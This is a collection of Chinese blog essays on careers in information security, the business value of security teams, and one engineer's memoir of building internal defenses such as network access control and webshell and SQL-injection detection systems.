最后我想说，在这信安之路一年中我们一起见证了信安之路的成长同时我也见证了属于自己的成长。从一开始的懂一些皮毛，再到后面的入门。回忆起刚刚起步的艰辛，再到后面能带领大家一起学习无线安全说真的挺幸福的能和一群志同道合的人一起交流学习真的是无比开心的一件事情。只要每天都能比昨天有进步那就足够了，学习是一生的事情，而不是自己我感觉良好和佛系随缘法，如果这样想必你会和别人的差距会越来越大，所以踏踏实实的走好每一步那就足矣了。我们信安人喜欢在嘈杂的世界里能找到属于自己的一片净土坐下然后品尝昨天的自己和今天的自己有何不同味道罢了，也许这就是信安人引以为傲的每一天，也是属于自己的故事。

我是一名研发，我想从事安全行业

原创： myh0st 信安之路 2018-11-24

经常会有一些从事软件研发或者大学专业是软件工程的朋友，想要从事信息安全行业，但是不知道该怎么学或者怎么从软件开发跨到安全相关的工作，今天大家就来一起讨论一下！

想要转行，需要思考几个问题：

1、你为什么要转安全？是什么让你有了这个思考？

2、你当前的技术优势在哪里，能否在安全行业发挥作用？

3、如何争取直接从事安全方面的工作机会？

思考明白以上几个问题，对于转行的困扰可能会有所帮助吧！

为什么转安全？

这个问题的主要目的是明确转行做安全你的动力什么？通常包括：个人兴趣、看好安全行业的发展、遇到技术瓶颈想要突破等等，下面说一下我的一些个人理解，可能说的不好，仅做抛砖引玉，请大家积极讨论！

个人兴趣

很多对安全感兴趣的小伙伴，最初的印象来自于一些黑客在电影中无所不能，在网络的世界来去自如，也在向往着有一天自己可以像电影中的黑客一样，想去哪去哪，想干嘛干嘛，一切的隐私尽在掌握，即神秘又刺激。如果是这样，在你开始学习安全技术、学习黑客攻击之法，最后发现并不能做到像电影中的黑客一样，你会不会放弃它？

看好安全行业的发展

近几年，安全事件频发，国家重视安全，网络安全法颁布，未来安全行业会越来越好，而且安全从业人员供不应求，待遇水涨船高，无论是在电影电视中、还是新闻报道中都能看到黑客或者安全工程师的身影，安全从业人员在不断的出现在大众的视野，这或许是从事安全行业最大的吸引力了吧！

技术瓶颈

研发工程师的发展路径最终的走向是架构师、CTO，但是又有多少人能够走到这个位置，无论何时人数最多的人还是从事最基础的研发工作，再加上互联网的快速发展，现在无论什么人，找不到好的工作就去参加几个月的软件开发培训，出来就可以称作为一个软件开发工程师了，门槛比较低，不是所有开发人员都需要架构能力，掌握核心技术，只需要你懂基础的语法，在设计好的框架下填上一些重复的代码即可！而且如今开发人员泛滥，竞争巨大，所以转行安全也是一个不错的选择。

你的技术优势在哪里？

这个问题的主要目的是让你审视自己，根据自身的基础优势，选择适合自己的安全方向，比如你是做 java web 开发的，那么你对 java 语言、java 用到的框架就很熟，而且在工作中也会有安全的小伙伴给你提交漏洞，让你修复，这就是你与安全的交集。

在这个漏洞修复的过程中就可以提升自己的安全能力，比如深入挖掘这个漏洞产生的原因是什么？我该如何修复这个漏洞？修复的方法是否完美？能否被再次绕过？自己写过的代码中是否有同样的问题？有没有一劳永逸的解决办法？

如果你把自己遇到的所有安全问题都按照这个流程走下去，你的安全能力会越来越强，无论是做研发还是转安全，你已经有了自己的优势，而不是把安全小伙伴提交的漏洞当工作量，推三阻四，希望各位研发的大佬能够认识到这一点，对于安全小伙伴的建议一定要虚心接受，还应该表示感谢，他不是在给你挑刺，而是在帮你成长。

如何争取安全工作机会？

我们学习安全技术的最终目的还是要工作，为公司创造价值，虽然说从事安全行业的门槛很高，所有的公司都希望招到有经验的安全大牛，但是经验不是生来就有的，也是需要机会的，毕业生能去大公司，是因为在学校花了大量的时间学习，有扎实的基础而且自己寻找机会实践，而不是别人给你机会实践，机会是需要自己争取的而不是你等着就有了！

现在国内非常多的甲方企业都处于安全建设的初期，需要非常多的安全相关

软件需要研发，这就是一个好的契机，只要你自身的研发能力扎实，在过去的工作中遇到安全问题积极应对，对常见的 web 安全漏洞理解深刻，知道如何防御，且有自己的防御方法，比如开发过安全类库等，我相信有很多公司会给你这个机会去到企业做安全研发。如果你在之前的研发工作中遇到安全问题，没有自己的思考，让你怎么改你怎么改，那你可能真的不喜欢安全！

总结

上面是我瞎 BB 的，我相信大家都是有自己想法的人，转行做安全可能真没有你想象的那么难，希望能有更多的人加入安全这个行业，为了自身的安全、企业的安全、甚至国家的安全出一份力，守护我们这个不安全的世界！信安之路，注定默默无闻，注定不被理解，但是它可以让你的人生变得非常精彩！此致敬礼！

从事安全 价值几何 如何体现 你来说说

原创： myh0st 信安之路 2018-11-25

安全圈流传着一句话叫“安全是个尴尬的存在，不出事，老板觉得有你没你一个样，出了事，又觉得你安全做的不好！”，这就是安全的价值在甲方企业中无法很好的体现导致的，类比一下现实生活中的保安，一个有保安的小区和一个没有保安的小区，你会选哪个？当然是有保安，保安可以给我们带来安全感！对于两个小区而言，有保安和没保安就是两者的区别，在选择的时候，安全也可以作为选房子的参考，为小区提升竞争力，获取更多的客户！

在网络的世界里，人们对于上网的安全感是缺失的，在使用互联网产品的时候不会去对比两者的安全性哪个更好，或者说是没有能力鉴别，所以安全做的好与坏对于企业来说并不会带来实际的竞争力，但是我相信以后安全性是有可能成为企业之间竞争的一个特性。

从古至今，保安行业是一直存在的，大门大户为了保护自身的财产安全雇佣家丁站岗，为了将贵重的物品运送给指定的人雇佣镖局，即使做了这些工作，也不能保证百分之百不出事，同样会被盗窃，截镖，但这个行业为什么一直存在？老板知道花了钱，雇了保安也同样做不到百分之百安全，还是要花这个钱，为什么？我认为一个是花了这个钱，对自身而言有了一定的安全感，而且对于低级别的盗贼、马贼的骚扰是可以抵御的！相对于互联网时代的今天，企业如果一点安全都不考虑，或许一个初出茅庐的脚本小子就可以对你的企业造成不可逆的损害，或者因为员工的安全意识不足而造成损失！所以对于企业而言，即使一个人的安全部，也会很大程度上提升企业的安全性，抵御一些低级的攻击，不至于频频救火！

不同的企业对于安全的需求是不一样的，自然对于安全建设的程度也不一样，在企业中能够体现安全价值的往往是业务安全，比如防御了多少羊毛党、抵御了多大的 DDoS 流量、发现了多少业务系统的漏洞、拦截了多少恶意请求等等，即使这些直接与业务相关的安全也得做到让老板看的见，看的懂，他才知道你的价值。像内网的主机安全、数据安全、员工的行为安全等，很少有公司会在

这方面投入，归其原因，一是这方面的攻击事件比较少、二是看不到直接的损失、三是对技术要求高，设备采购贵等，所以只有那些独角兽公司才有钱、有人来做这么高级的安全建设来抵御高级的攻击事件！

国内安全的地位普遍不高，安全团队在公司的组织架构中处于什么级别，也就表示安全团队在公司的地位有多高，比如重视安全的公司，会设置 CSO ，掌握整个公司的情况，可以做很全面的安全建设；最多的公司会把安全团队放在 CTO 下，那么安全部门能做会有一定的局限；还有很多一个人的安全部，将安全的小伙伴分配到运维部门、测试部门等下面，那可以做的事情就更有限了，只能在自己的部门下做一些力所能及的事情；所以作为安全从业者，你想要发挥多大的价值是跟公司的重视程度有关的，而重视程度就在于你所在的公司把你安排在什么样的部门！

互联网企业，最重要的数据资产就是用户的数据，用户数据被窃取、被泄漏都是非常大的安全事件，企业老板是不想看到的，因为数据泄漏会直接导致企业的声誉造成损失从而导致股票下跌，在国内已经发生过很多起这样的事件，但最后的损失并没有想象的那么大，出事之后找一个安全的小伙伴背锅，然后像公众道歉，企业在安全方面的投入该不投就不投，一如既往，为什么会这样？相比国外，国外的企业发生数据泄漏事件，民众的安全意识强，会集体诉讼该企业、国家会对该企业提出巨额罚款，从而迫使企业不得不在安全上增加投入。而我们发生这样的事件之后，除了谴责一下，好奇一下是谁背锅了，然后不了了之，民众对于自身的隐私泄露貌似已经习以为常，接听诈骗电话、收取广告短信也都不以为然，国家去年颁布了网络安全法，今年也有几起因为攻击事件而被处罚的企业和安全负责人，这是一个好的开端，对于我们普通民众而言，要提升自己的安全意识，不要轻易放过那些不把我们自身隐私信息当回事的企业，这个估计还要很长的路要走！

现在企业开始做安全的契机，可能的原因有两点，一是经常被攻击，为了解决这个问题不得不聘请安全人员做安全建设，二是来自于国家的要求，国家的等级保护制度，要求所有达标的公司都要通过审核，还要定期审核，所以很多公司开始招聘安全人员都是从过等保开始。对于企业安全建设而言，过等保确实是一个好的开始，虽然过了等保也不能保证企业在安全上有质的提升，但是从这个过

程中或多或少会让老板对安全有所了解，如果全部规章制度都能落地执行、安全策略能够实施，对于企业的整体安全也已经有了很大的提升。过等保不是企业安全建设的最终目的，这只是一个及格线，虽然你为了满足等保的要求，制定了各种制度、采购了各种安全设备，但是制度没有落实在工作中、设备的日志看不懂不会用，那么同样无法保障企业的安全，所以做好企业安全建设落实制度和提升安全技术是同样重要的。

在很多企业，对于安全的看法都是除了花钱多，而且还拖后腿，各种安全制度，各种安全规则，登陆个系统还要双因子认证，上个网还要走代理，所有的操作都在监控之下，老给我们提漏洞，害我们加班，SB 安全部！安全小伙伴在企业的生存环境是非常恶劣的，本来安全和方便就是成反比的，越安全操作越复杂，所有的规则在最开始都是不被接受的，习惯就好了，想要所有员工都在安全的环境下工作，遵守所有安全的规章制度还有很长的路要走！

试想一个问题，如果你是老板，你会重视安全吗？安全如何赋能业务，为业务的发展保驾护航，而不是为了安全而增加业务的负担，阻碍业务的发展，这是一个难题，安全还有很长的路要走，不只是企业的事情，还有民众对安全的看法，国家对安全的重视，任何时候，安全都是必不可少的，安全同仁们一起加油吧！

我对互联网安全行业的一点小理解

原创： myh0st 信安之路 2018-12-31

曾经我们的世界只有一个，就是现实世界，我们人的吃喝玩乐都是需要在现实中完成，如今随着互联网的普及，人类的世界变成了两个，多出来一个以互联网为载体的虚拟世界，在这个世界我们同样可以实现我们的吃喝玩乐，外卖下单即送，玩游戏，看电视来消磨时间，足不出户就能获取全球最新资讯，只有想不到的，没有互联网上没有的信息。这个时候互联网安全行业也就随之诞生了。

现实世界的安全行业

现实世界是一直存在的，现实世界的安全行业也是随着现实中存在的安全问题而不断改进，不断成熟的，所以想要了解互联网世界的安全行业，需要先来了解一下现实世界的安全行业发展。

我们都知道现实中有很多安全相关的职业，比如：保安、警察、军队等，警察和军队属于国家级别的安全防护，跟我们关系不大，只有保安跟我们是最贴近的，所以我们就以保安为例来聊一下现实世界的安全行业。

在一个民风淳朴的年代，大家互相信任，坦诚相待，互利共赢。直到有一天，出现了一个好吃懒做的人，每天想着不是劳动获取食物，而是从村民的家中偷取食物，这个时候，村民发现了这个现象（威胁），该怎么办?

1、抓住小偷，关起来，让他受点惩罚，吸取教训不在偷盗

这个做法类似于我们现在的警察，维护公共治安，将那些不法之徒捉拿归案，用法律来约束大家，让大家不要知法犯法，减少偷盗的事件，但是这个做法并不能杜绝这类事件的发生，总会有一些挑战权威的人出现，在利益足够大的时候，还是会以身犯险，踏出这一步。这一做法不能杜绝安全事件的发生，但是可以一定程度抑制安全事件的发生，避免大部分的人参与其中。

2、每家每户都增加防御措施，提升被偷窃的难度

对于这个策略，不是每家都能做到，而且根据每家每户的经济情况，能够做的程度也不一样。古时候安全做的最好的那也是最有钱的，非皇宫莫属，你看那

皇宫外围有护城河和高墙拦着，只开放几个口子供来回通过，大大的缩小了边界的入口，当有不法之徒想要进去的时候，只能通过入口进去，所以把入口守好，就能大大降低外部威胁进入内部的情况。皇宫内部有多少的侍卫在没日没夜的巡逻，发现威胁立马发出警报，无论你武功再高也无法逃脱被抓的命运，所以历史上皇上在皇宫被刺杀事件少之又少。

相比但是的村民，家中只有篱笆院，也没什么钱来修建高墙大院，更别说雇佣保安了，但是即使是这样，村民家中发生盗窃的事件也不一定很多，因为盗贼根本看不上村民家中的资产，也不是人人都有被盗贼盯上的荣幸。

在和平年代，大家独自出行，从来没有发生过任何不好的事件，直到有一天，很多村民外出在路上经常被抢窃，这个时候村民该怎么办?

1、村民联合起来，将抢劫者一网打尽，省的再出来祸害人

这个做法也是我们如今警察的职责，由国家出面将这些不按规矩出牌的人抓起来，大大减少以身犯险的人

2、每次大家都结伴前行，让打劫者望而却步

这个策略需要大家都有出行的需求才能结伴，大大的限制了村民出行的自由，为了解决这个问题，一些有钱的村民就把自己的钱拿出来，分给那些愿意为自己护送的村民，随后就出现了专门提供这项服务的镖局，也就是高级保安，这些人经常习武，非一般人，可以保障货物在运送过程中的安全性。

上面跟安全相关的有几种人：保安、警察、小偷、强盗，其中保安是维护自家安全的职业，警察是维护公共治安的职业，小偷和强盗都是打破规则，不走寻常路但是又被大家所不齿的人。

互联网安全行业的发展

互联网这个虚拟的世界出现也没多久，计算机的普及也就这几十年的事情，一个新世界的诞生，前期都是以发展为主，迅速扩张，安全性根本不在考虑的范围之内，因为在发展的前期还没出现打破规则的人，直到有一天，出现了一群打破规则的人，而且这种人越来越多的时候，安全的重要性才被大家所重视，互联网安全行业也才渐渐出现。

在互联网这个虚拟的世界，打破规则的这一群人都被称为黑客，由于黑客的

存在，互联网上的信息也变的不那么安全。黑客编写的病毒、木马纷纷在网络上流行，导致用户的电脑中了病毒之后：系统性能下降、出现莫名其妙的界面、重要文件被加密等，中了木马之后：账号密码被盗取、自己电脑不受自己控制等，由于这些事件等不断发生，也让黑客这群人从幕后走到了大众的视野，变得不再那么神秘。

因为有了这些不守规则、肆意破坏的人出现，所以正义黑客也随之出现，这些正义的黑客拥有同样的技能，只不过他们用自己的知识和技能来维护系统的正常运营以及用户的信息不被不法分子所获取而努力，这些人就组成了我们如今的安全人才，这些人不断被各大公司所重视，也有这些的需求，所以就有了安全这个行业。企业有能力的自己会养一群网络上的保安，来保护企业的安全；没有能力自己养团队的企业就会与一些职业的网络保安公司签署协议来保障企业的安全，这就有了甲方企业和乙方企业的区别。

甲方安全人员类似于以前的保安、皇宫里的侍卫，做着防御的工作，每天做的工作包括：建设高墙、缩小入口、严格盘查、日夜巡逻、应急响应等，光建设还不行，还要测试安全防御工作做的是否合格，还需要有一群安全人员模拟黑客的行为，突破自身所做的安全防御措施是否有效，有没有人打盹，睁一只眼闭一只眼，在被入侵之后有没有及时的发现，发现之后有没有措施可以快速处理，应急响应等等。

乙方安全人员就类似于以前的镖局中的保镖，每天研究最新技术，每个人需要在自己的技术方向做深层次的研究，用技术武装自己，要做到比那些黑客技术更强，才能保证客户的安全。乙方安全团队，安全人员数以百计，所以不能人人都干同样的事情，所以就需要不同的人干不同的事情，通力合作，才能超越甲方的安全团队，不然谁还去买你的服务。甲方安全团队往往人比较少，需要考虑的事情更全面，如果存在自己不擅长的方向，只需要花钱去找相对应的乙方安全团队提供这样的服务即可，作为统筹也可以实现保护企业安全的目的。

安全技能是把双刃剑

古代的保安、保镖、军人，拥有常人没有的武术技能，日夜操练来保证自己的竞争力，当这些人心术不正，做一些违法勾当的时候，往往是最危险的，那么抓他们就会难上加难，需要一些比他们更强的人才能把他们捉拿归案。在互联网

的世界也是同样的道理，你的安全技能越强，破坏力越强，造成后果越严重，然后罪行也越严重，所以大家在学习安全这门技术的同时要熟读网络安全法，直到什么可以做，什么不可以做，在你已经犯罪的时候，为时已晚，不怕你技术不强，就怕你技术很强而不懂法，天网恢恢疏而不漏，不要存侥幸心理。

关键词解读

黑客：打破规则的一群人，以技术论英雄，没有攻不破的系统，没有打不破的规则

白帽子：拥有黑客的部分技能，为企业寻找安全 bug 并提交漏洞获取赏金

极客：任何可以把一件事做到极致的人都可以被称为极客

木马：具有伪装的特性，通常用来盗号、远控等

病毒：具有传播等特性，通常用来勒索、恶作剧、破坏计算机系统等

兜哥的信安之路

兜哥 信安之路 2018-03-07

2008 年，我是看着《我的华为十年》这篇文章进入这家公司的，当时我的总监就是这篇文章的作者家俊。

转眼云烟，第一份工作做到了现在。

菜鸟入职

我入职的时候，公司规模远没有现在这么大，北京地区的研发零星分散在中关村的几个写字楼，包括理想国际、普天大厦和银科大厦。

我是在普天大厦入职的，记得当时是 12 月份，第一次冬天来北京的我，领会到了啥叫冰雪两重天。

在武汉是没有暖气的，屋外四度，屋里也是四度。北京是有暖气的，屋外零下十度，屋里起步价二十度。

公司里不少大姐大哥在公司里面穿的和夏天一样，出门套个大棉袄正合适。

我没经验，带着一身毛衣毛裤来的，结果在外面还是冻死，在公司里热死。

我大二的时候开始给华为三康做一些项目，在公司里面是不能上外网，而且都是又重又大的台式机。

入职的时候，行政小哥发给我个笔记本，我当时一激动就问了一句，这个回家加班可以用不?

行政小哥一脸懵逼，为啥不可以呀。

刚到北京的第一个月我是住在南二环的亲戚家，公司在拥挤的宇宙中心中关村，每天基本我就跟取经一样，天蒙蒙灰就出门，天漆漆黑回家。

第一个任务：防火墙双机上线

每一个自己觉得自己很牛逼的公司，都会有一个精心设计的新员工培训，有的像传销，有的像传教，有的讲情怀，有的忆苦思甜。我对新员工培训唯一的印象就是别在公司抽烟和养宠物，其他随便。可见当初一定有个在公司抽烟又养宠物的人把大佬惹毛了。虽然我不抽烟，但是我想养个小乌龟小金鱼，也只能放弃。

我的第一个任务是做防火墙双机上线，首先感谢组织信任，其次觉得专业好

像有点不对口，我是个 rd 呀，虽然我懂点网络，不过也是写过交换机的软件而已。于是我硬着头皮看白皮书，看配置命令，幸好一起升级的还有经理黄姐和一个老员工永校，感觉自己打下手应该问题也不大。第一个任务总不能搞砸嘛，我还蛮认真的画了网络拓扑和配置回滚方案。其实仔细想想，双机以前不就是一个防火墙吗，现在就是再放一台上去呗。

为了不影响业务，我们选择在元旦凌晨上线。上线的过程确实非常顺利，简单描述，就是把新防火墙放上机架，插上电，配置灌进去，接线，搭完收工。十分钟不到搞定了，我都准备撤了。

老员工说，这才哪到哪呀，我们要验证可以自动切换。新防火墙和老防火墙之间有两根心跳线，汇聚层有大概 6 台汇聚层交换机，分别会连到两台防火墙上，要验证诸如心跳线段，上联线段的情况。另外国内众所周知的原因，分为南北网，联通电信互通很差劲，防火墙上联四根运营商的链路，还要测试这几根线路断的情况下的自动切换。于是乎，不停插拔网线，ping 新浪 ping 搜狐。测试完凌晨 4 点了，总算搞得差不多了。我记得我走出普天大厦的时候，居然看到了 2009 年的第一个日出了。

第一个项目：准入系统 BNAC

我的第一个项目是开发准入系统。所谓的准入系统，简单讲，就是上网认证，主机安全检查加上网络权限控制。满足一定安全基线要求的终端才允许接入公司办公网，并且根据不同的部门和职位，赋予不同的网络访问权限。

公司当时已经买了号称全球顶尖的准入系统，不过在易用性和可定制性上差强人意。另外一个原因，我们总监最初在华为就做了第一套准入系统，他对准入的理解非常深刻，从他的角度来看，目前这个国外的准入系统，有线无线不能自动切换，不能和微软的域管理集成，权限管理过于死板，最坑爹是对网络设备有要求，捆绑销售他们的防火墙。

这些在传统企业不是太大问题，但是在互联网公司就是硬伤了。于是我入职前基本就拍下来要自己研发准入系统。他老人家是理解深刻，我理解不深刻呀，从网上搜了个遍，还是一知半解。还好有个老安全工程师志刚领路，介绍了一些厂商进行交流，总算整明白咋回事了。于是开工干活，整个系统分为客户端，策略管理平台，测试管理服务器和防火墙。防火墙由系统部的一个大拿负责写网络

控制模块，现在这哥们是我们公司 CDN、流量清洗这些基础设施的负责人。

客户端的主机检查模块由我们另外一个安全工程师负责，他现在也是 BAT 某公司的高 P 了。其他都是我弄的，第一次写网页还有点小兴奋，尤其是自己画 logo，尽显人文修养。我在学校用 delphi 写了系的教师考评系统，在那个年代 dephi + sqlserver 是绝配，access 也面对小 case 也是 ok 的，因此我们考核系统也是 cs 架构的。惯性思维，我的客户端也是用 delphi 写的。为了支持使用 linux 办公的同学，还开发了 linux 客户端。

网页完全是新接触，用了当时比较新的 groovy。这个时期我接触了大量新知识，这些开发语言还是其次，主要是认识了不少网络设备，接入层的从啥 hub 到二层交换机，三层交换机，还有啥无线 AP 和 AC。和部署实施比起来，开发这个阶段是多么美好的回忆，事实上我差不多 3 个月开发完了第一版，为了验证有效性，我们打算在部分办公区部署。于是我们开始杀熟，先在我们部门使用，我待人和气的好脾气也是这个阶段养成的。

我们把我们部门的办公区的接入交换机和汇聚层交换机之间传入了防火墙。所谓的防火墙其实就是台服务器，最早用的是 dell 的 2850。现在看起来 2850 的配置确实差的可怜，四核八 G 内存，六块七十三 G 的大硬盘，还齁沉齁沉的。我一个人搬它还很费劲，经常要和一个叫大肉的老员工一起搬。

由于当时交换机的机柜就在办公区，我们的防火墙也只能放办公区。别看 2850 配置不行，风扇确极其彪悍，一开机地动山摇，半层楼能听见。经常可以听到旁边部门骂，谁这么缺德把服务器放办公区，还让不让人上班生孩子啥的。

我们公司没有花名这一说，但是我处于怕人知道我真名骂我，我很早就用花名了。差不多那个时候开始叫麦兜了，至少名字这么可爱，大家骂的时候也有所估计，后来岁数大了开始叫兜哥了，这也是我网名的由来。

总被骂，确实也觉得对不起大家，所以一直到现在也待人客气。还好除了吵，基本没出现过断网的问题，偶尔出现过奇葩软件和客户端不兼容的情况，也很快解决了。在那个蠕虫病毒泛滥的年代，我们通过准入系统强制电脑安装杀毒、安装补丁、开启防火墙等等，简直就是功德无量，很多年都没有发生过大面积的病毒感染，一直服役到现在，差不多有 9 年了。我到现在还记得家俊在部门会上说某某厂做准入几百人，我们就搭进去个麦兜。

枪版网工生活

2009 年，全部门的重点就是建设新大厦，所谓的新大厦，就是现在我们叫的老大厦，就是西二旗旁边那个百度大厦。当时网络工程师就三个人，大肉，秀英和永校，人手不够就把我也搭上了。我是革命一块砖，哪里需要新员工哪里搬。

这次真成网络工程师了。小时候觉得工程师很牛逼，工作后发现其实叫网工更合适，就和电工一样。好在安全工程师说起来还有点黑客帝国的感觉，即使简称安工，也感觉和同仁堂的救命神药安宫硫磺一样牛逼哄哄的。不过我们这几位网工可牛逼了，一个是 3com 和华为研发出身的，另外一个是 2008 奥运会的网络建设负责人之一，相比我就是渣渣了，而且还是业余渣渣。

给我的第一个任务是生成全部网络设备的配置，大概是 500 多台有线交换机，200 多台无线 ap 和交换机的配置。当时在奥运会的时候，他们是规划好 IP 地址后，通过一个 java 的程序手工配置参数后生成一个设备的配置，然后通过 securecrt + js 脚本 + 串口把配置文件灌入设备。有多少台设备就要手工配置多少次，不过这个已经比手工写配置文件牛逼很多了。

当时对我的预期是把思科设备的文件改成华为设备的。我对网络设备的配置完全是工作后学的，半桶水都不到，也是这个时期我学会了思科和华为设备的使用和配置方法。我看懂了原来的程序后，发现其实把网络规划体现到电子表格后，通过程序读取数据，可以一次性生成全部配置。而且这都是纯文本的活，用 perl 更合适。于是我重头开始写，差不多一周多业余时间完成了 demo，当时我还写准入在。

中间也出过不少问题，比如关键字写错了，思科的一些命令没改，有些参数写死了，最后又改了几次才能用，虽然被骂的也挺惨，不过最后对我评价是超出预期，大大节省了网工的工作量，唰唰唰 10 分钟可以生成全部配置。尤其是有次网工发现自己电子表格写错了，要是以前他需要一台一台配置去生成，但是我这边重新 run 一下就好了。

那段时间我还在陪大肉升级交换机 OS 和灌配置的过程中自学了 CCNA 和 CCNP，现在也很怀念和大肉在信威大厦里面灌配置的日子。那段时间玩命加班，几乎 3 个月没有咋过双休，最后竣工的时候居然有了 19 天调休。一直到现在，如果面有网路经验的安全工程师时，我总能扯好久，一直可以问傻别人，

也是这段时间积累的。

内部安全建设黄金时代

这个时期是我们公司内部安全建设的黄金时代，很大一个原因是我们有了级别非常高的 CIO John Gu。John 长期在国外工作，一直做到几个巨型企业的 CIO。相对国内私企，国外企业对安全重视很多。和 John 不用太多介绍安全的重要性，而是想好怎样做好安全就可以了。为了有更好的视野，我们还挖来了埃森哲的架构师欧阳。大概有 2-3 年的时间，我们都有非常充足的预算的进行安全建设，我也开始带 team。这段时间我的工作才开始接近我理解的安全工程师和甲方安全。

这段时间我比较系统的建设了内部安全体系，从企业杀毒、终端补丁管理、DLP、邮件安全网关、IPS、漏洞扫描器、上网行为审计、APT 检测到终端安全加固、软 token、堡垒机、应用虚拟化、硬盘加密、文件加密等。那个时期，负责互联网公司的国外安全厂商的销售，应该大部分认识我。这段时间，是我安全知识面扩展非常快的一个时期。一直到现在，我跟许多解决方案架构师沟通很顺畅，也是得益于这个时期积累的知识。我后面可以承担 PGM 的工作，有相当一部分原因是我对安全产品需求的感觉，这种感觉的培养其实也来自于我这段经历。

云安全部成立

在很长一段时间，我们没有安全部，安全的职责分散在技术体系下不同部门的几个组里面。早期问题并不大，大家各司其职，但是当公司发展到一定程度后，对外的产品线日趋繁杂，内部的协同配合压力日趋变大。于是在某年某月的某一天，我们几个分散的小组合并成立一个新部门，曰云安全部。人员合并后按照每个人的技能重组团队，我负责基础架构安全的 team，曰 isec，职责范围包括内部网和生产网。我的核心 team 成员也是从那个时候一直和我到现在，现在想想也真不容易。

与内网相比，生产网有趣很多，安全工程师的压力也大很多。物理服务器的数量达到数万甚至数十万，虚拟机以及容器数量起步价也是百万级了，出口带宽几百 G 的机房遍布全球，涉及的产品线更是复杂到令人发指，只要想的到的业

务几乎都有，想不到的没准也有。相对内部网，生产网攻击面大很多，毕竟这些业务是 7 乘 24 对数亿网名提供服务的。我们面对的最大挑战就是如何在业务不中断，不损失访问流量的情况下保障业务的安全。因此我们的重点一个是安全加固，一个是入侵检测，其中入侵检测是我很喜欢的一个领域。在国内，入侵检测经常被理解为 IDS/IPS 这样的安全设备。在以 web 浏览访问以及手机 app 访问为主要业务形式的互联网公司，入侵检测覆盖分范围非常广泛。

我首先遇到的一个问题其实不是技术上的，如何衡量我们所做的努力对公司安全状况的贡献。换句话来说，就是如何描述我们做的事的产出。在大多数公司，甲方安全都是地道的成本中心，纯成本消耗。如何证明安全团队的价值是非常重要的，即使是在一个超大型互联网公司。我观察到有些同学其实干的也很苦逼，情绪低落，总是抱怨。确实他负责很多小项目，每个事情看似很重要，但是确实也看不到啥产出，感觉做不做其实也一样。于是明显的恶性循环也产生了，一个事情没做成业绩，就继续做另外一个，结果下一个也没做出成绩，继续做下一个，手上一堆烂尾楼，还要抱怨辛苦没人看到。

在那个时候，某知名漏洞平台还在，上面报的漏洞公司层面还是非常重视的。于是我想到一个重要的衡量指标，就是安全事故的主动发现比例。比如拿到服务器的 webshell，SQL 注入点和敏感文件下载，这些都是影响大且容易量化的。如果能够通过我们开发的入侵检测系统，提高我们主动发现入侵事件的比例，这个贡献是非常容易体现的。我们在相当长的一段时间就是从各个维度想办法提高这些指标，其中印象深刻的就是 webdir 和 dbmon。

webdir&dbmon

webdir 和 dbmon 是我们内部取的名字，简单讲 webdir 分析 web 服务器上的文件，及时发现后门文件，dbmon 分析数据库日志，及时发现 SQL 注入点以及拖库行为。通过这两个项目，我的 team 从一个安全技术团队开始向一个安全产品团队衍变，除了负责应急响应和渗透测试的的安全工程师，开始出现有安全背景的研发工程师以及负责 storm 和 hive 的大数据工程师，人数也开始两位数了。

webdir 在一期的时候，主要是依赖收集的样本提炼的文本规则，简单有效，在部署的初期发现了不少 case，部署的范围主要集中在重点产品线，量级在一

万台左右。我们在二期的时候，重点工作是一方面提高检测能力，一方面是减少发现的延时，另外一个方面是全公司部署，这三方面都是为了提高 webshell 的主动发现比例。

在检测能力方面，主要是提高准确率和召回率，关于这两个指标的含义，有兴趣的同学可以看下我机器学习的书，里面用小龙虾和鱼来做了形象的比喻。基于文本特征的 webshell 检测，很难在这两个指标之间做平衡，尤其是我们这种超大规模的公司，即使是每天新增的文件也可能上亿，实验室环境看着还蛮不错的检测效果，误报也会被放大。因此大多数安全工程师的选择就是写极其精准的规则，所谓精准，就是根据搜集的样本写的过于严格苛刻的规则，用于大大降低误报。这导致的结果是，误报确实少了，但是漏报也非常严重。

我们仔细研究了下问题所在，主要是由于 php 语言的高度灵活性，一个很简单的功能可以用多种方式实现，还有不少装逼的语法。单纯在语言文本特征层面做非常吃力。通过调研，我们发现不管文本特征层面如何做绕过我们的检测，最后 webshell 还是要以 php 和 java 的语法来实现，如果我们可以实现 php 和 java 的语法，就可以在更底层提取特征，与黑产进行对抗。

这个思路也一直影响了我们后面的流量分析产品以及基于机器学习的 webshell 识别，不过这个是后话了。这个思路也成为我们二期的主要提升点，当时根据我们搜集的数千样本，挑选了专业的安全产品进行测试对比，我们的两个指标综合领先。我们另外的一个挑战是工程上的，我们仅在国内就有大量的机房，每个机房之间的带宽不尽相同，而且使用率也大不相同，即使是固定的两个机房，带宽使用也有明显的时间特征。

另外互联网公司大多把服务器的性能压榨的非常腻害，运维部门对我们的性能指标限制的非常死，甚至超过一定的 CPU 或者内存就会自动把我们进程挂起甚至 kill。为了尽可能降低服务器的性能消耗，我们使用云模式，负责的语法解析与规则匹配放到云端，服务器上仅需要完成非常简单的处理和上传逻辑。但是几十万个服务器如果因为上线新版本同时出现新文件需要检测，也可能会出现带宽的异常消耗，于是我们也使用了去中心化的部署方式。

一群只玩过单机版 syslog-ng 分析日志的土鳖，一下子可以有上百台服务器，还用上了大型消息队列和自研的沙箱集群，想想确实很有成就感。二期上线

后，无论从部署范围还是检测能力上，都上了一个新台阶，并且由于检测技术上的创新以及客观的评测结果，这个项目获得了公司层面的创新奖。在这个项目上另外一个收获是开发服务器端的程序的经验，在一个如此大规模的集群上部署客户端，还要做到性能消耗小，考虑各种异常情况的处理，考虑各种兼容性问题，这些都是干过才能积累的。

dbmon 在一期的时候，依托于公司运维部的 DBA 团队的现有系统，离线分析公司部门产品线托管的 mysql 查询日志。检测的效果确实不理想，一堆暴力破解的报警，仔细一查都是密码过期了。检测的重点没有放到 SQL 这些上，而是更像针对数据库的异常访问检测了，这个其实从实践角度，安全人员很难去定位问题，小同学弄两次就烦了，所以效果一直很差，最后运维系统的同学根本不想看报警了。

二期的时候我们聚焦到 SQL 检测上，相对于 waf 和流量层面，SQL 日志层面做 SQL 注入点检测非常合适，因为在 http 协议层面可以有大量绕过 sql 注入检测的技巧，但是最终还是会落地到可以执行的 SQL 语句，在 SQL 日志层面会大大简化这方面的检测，相对于负责的 WAF 规则，SQL 日志层面上的检测是在黑客难以控制的更底层进行对抗。在这个阶段即使是文本特征的检测，在准确率和召回率上表现已经不错了。

